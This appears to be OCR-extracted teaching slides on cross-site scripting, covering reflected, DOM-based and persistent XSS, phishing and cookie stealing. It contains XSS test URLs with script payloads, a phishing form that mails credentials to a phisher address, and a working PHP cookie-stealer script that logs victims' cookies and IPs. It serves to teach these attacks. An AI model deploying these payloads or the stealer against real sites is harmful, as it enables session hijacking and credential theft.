
```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
…
</HTML>
```

- http://www.vulnerable.site/welcome.html?name=Joe
- http://www.vulnerable.site/welcome.html?name= <script>alert(document.cookie)</script>
- http://www.vulnerable.site/welcome.html?notname=<script>alert(document.cookie)</script>
- http://www.vulnerable.site/welcome.html?notname=<script>alert(document.cookie)<script> &name=Joe


Example 2

```
...
<div id="header">
        <h1>Awesome</h1>
        <p>Awesome ajax application</p>
</div>
<div id="content">
        <div>
        <p>Please, enter your nick and press <strong>chat</strong>!</p>
        <input name="name" type="text" size="50"/><br/>
        <input name="chat" value="Chat" type="button"/>
        </div>
</div>
<script>
        $('[@name="chat"]').click(function ()
                {var name = $('[@name="name"]').val();
                $('#content > div').fadeOut(null, function ()
                        {$(this).html('<p>Welcome ' + name + '! You can type your
                        message into the form below.</p><textarea class="pane">' +
                        name + ' &gt;</textarea>');
                        $(this).fadeIn();
                });
        });
</script>
<div id="footer">
        <p>Awesome AJAX Application</p>
</div>
...
```

Example 2


Awesome - Windows Internet Explorer
C:\Inetpub\wwwroot\csrj\try.html
Live Search
File Edit View Favorites Tools Help
Awesome
Page Tools
www.syngress.com 90 Chapter 4 □ XSS Theory 472_InfoSec08_04.qxd 9/5/07 4:33 PM Page 90
AWESOME
awesome ajax application
Please, enter your nick and press chat!
Alex
Chat
AWESOME AJAX APPLICATION
My Computer
100%

Example 2


Awesome - Windows Internet Explorer
C:\Inetpub\wwwroot\csrj\try.html
Live Search
File Edit View Favorites Tools Help
Awesome
Page Tools
www.syngress.com 90 Chapter 4 □ XSS Theory 472_InfoSec08_04.qxd 9/5/07 4:33 PM Page 90
AWESOME
awesome ajax application
Welcome Alex! You can type your message into the form below.
Alex >
My Computer
100%

DOM-based XSS

Non-persistent

```
<script>

var matches = new
String(document.location).match(/[?&]name=([^&]
*)/);

var name = 'guest';

if (matches)
name = unescape(matches[1].replace(/\+/g, ' '));

$('#content ').html('<p>Welcome ' + name + '! You
can type your message into the form below.</p>
<textarea class="pane">' + name + ' &gt;
</textarea>');

</script>
```

Persistent

```
<script>

var matches = new
String(document.location).match(/[?&]name=([^&]
*)/);

if (matches) {
var name = unescape(matches[1].replace(/\+/g, `
'));

document.cookie = 'name=' + escape(name) +
';expires=Mon, 01-Jan-2010 00:00:00 GMT';
}

else {
var matches = new
String(document.cookie).match(/&?name=([^&]*)/)
;
if (matches)
var name = unescape(matches[1].replace(/\+/g, '
'));

else
var name = 'guest';
}

$('#content ').html('<p>Welcome ' + name + '! You
can type
your message into the form below.</p><textarea
class="pane">' + name + ' &gt;
</textarea>');

</script>
```

What can you do with Xss Attacks?

- Attackers inject JavaScript, ActiveX, or HTML, into a vulnerable application, exploiting XSS holes.
- The browser processes the injected code as if it were legitimate content of the web page - with the corresponding security permissions.
- Many attack could exploit flaws or vulnerabilities due to bad programming.
- Pillage of settings and user sensitive information

Possible Attacks

- ## Phishing

  Criminal fraudulent process of attempting to acquire sensitive information such as usernames, passwords and credit card details, by masquerading as a trustworthy entity in an electronic communication or as a business or individual.

- ## Cookie Stealing

  Cookie is used to manage sessions in browsers. Each person logged in gets a unique cookie, it is like a key to the site.

- ## Account hijacking


  Term used when malware infiltrates a system without the consent and performs tasks set by its creator in addition to (or instead of) the system's normal duties.

- ## Changing of user settings

  A scammer could take information about web sites administrator in order to access to sensitive data or modifying user settings.

Phishing


- A reflected Xss Attack, where the phisher can use the embedded malicious code to pass off misinformation as real content on the web page being attacked, in order to steal account information.
- Social engineering to appear as a trusted identity.



The hacked Web application embeds the attacking code from the URL into their inquiry and "reflects" it back to the user.


- Why? Steal money, money laundering, online music and other e-commerce stores, ISP and user accounts: Sensitive information
- How? Sending Spam Email, Fake Web Pages, Code Injection

Ex 1: Message from e-bay member



- This email is a masquerade. Once clicked, you are directed to an exact clone of eBay and your personal information are stolen.
- The risk: new owners of stolen eBay ID's now have a positive feedback, previously generated by the real owner, and are now used to scam people.
- Sensitive Information is stolen

Ex 2: Update Credit Card Information




- A new phishing scam for E-bay embeds the login form in the email
- Risk: Signing again in a e-bay account, an User could give unintentionally sensitive information

```
<FORM NAME="ContactForm" ACTION="http://webtools.gmti.com/cgi-bin/webforms.pl" METHOD="POST”>
    <INPUT TYPE=hidden NAME=mailto VALUE=“phisher@yahoo.com">
    <INPUT TYPE=hidden NAME=mailsubject VALUE=“Hacked">
    <INPUT TYPE=hidden NAME=redirect
      VALUE=https://signin.ebay.com/ws/eBayISAPI.dll?SignIn&pUserId=&...>
</FORM>
```

Phishing with URL Obfuscation


- Use of IP-Address instead of Domain Name
  - Ex: www.google.com ➔ 209.85.129.99 (hostname obfuscation)
- Use of an URL encoded
  - http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D is the HEX version of www.google.com
- Use of very long addresses
  - Url exceeds length of Bar- address
- Disguised images and pop-up windows
  - Fake images overlapping on Bar Address

Phishing with Man in the middle



- The attacker situates themselves between the customer and the real web-based application, and proxies all communications between the customer and the real web-based application server.
- In this way, the attacker can observe and record all transactions.
- The customer connects to the attackers server as if it was the real site, while the attackers server makes a simultaneous connection to the real site.
- Use of SSL connection: the attackers proxy creates its own SSL connection between itself and the real server.

Phishing with Cross-site scripting




1. The customer has received an URL via a Phishers email.
2. The e-banking component will accept an arbitrary URL for insertion within the URL field the returned page.
3. The attacker has managed to reference a page under control on an external server
4. The attacker could easily obfuscate it using the techniques explained earlier.

Cookie Stealing

- Cookies are used to manage sessions in browsers.
- The attacker try to steal the cookie of another user and use it to access to a web site (ex: like an administrator).
- To steal a cookie can be used both persistent or non-persistent attacks.
- Ingredient:
  - Xss hole;
  - JavaScript injection;
  - Hosted malicious web page.

Cookie Stealing


JavaScript



stealer.php

```php
<?php
    $cookie = $_GET['cookie'];
    $ip = getenv('REMOTE_ADDR');
    $date = date("j F, Y, g:i a");
    $referer = getenv('HTTP_REFERER');
    $fp = fopen('cookies.html', 'a') or die("Can't open file");
    fwrite($fp, 'Cookie: ' .$cookie. '<br> IP: ' .$ip. '<br> Date: '
                .$date. '<br> REFERER: ' .$referer.'<br><br>');
    fclose($fp);
    header("Location: http://www.vulnerableSite.com");
?>
<html>
</html>
```

Cookie Info



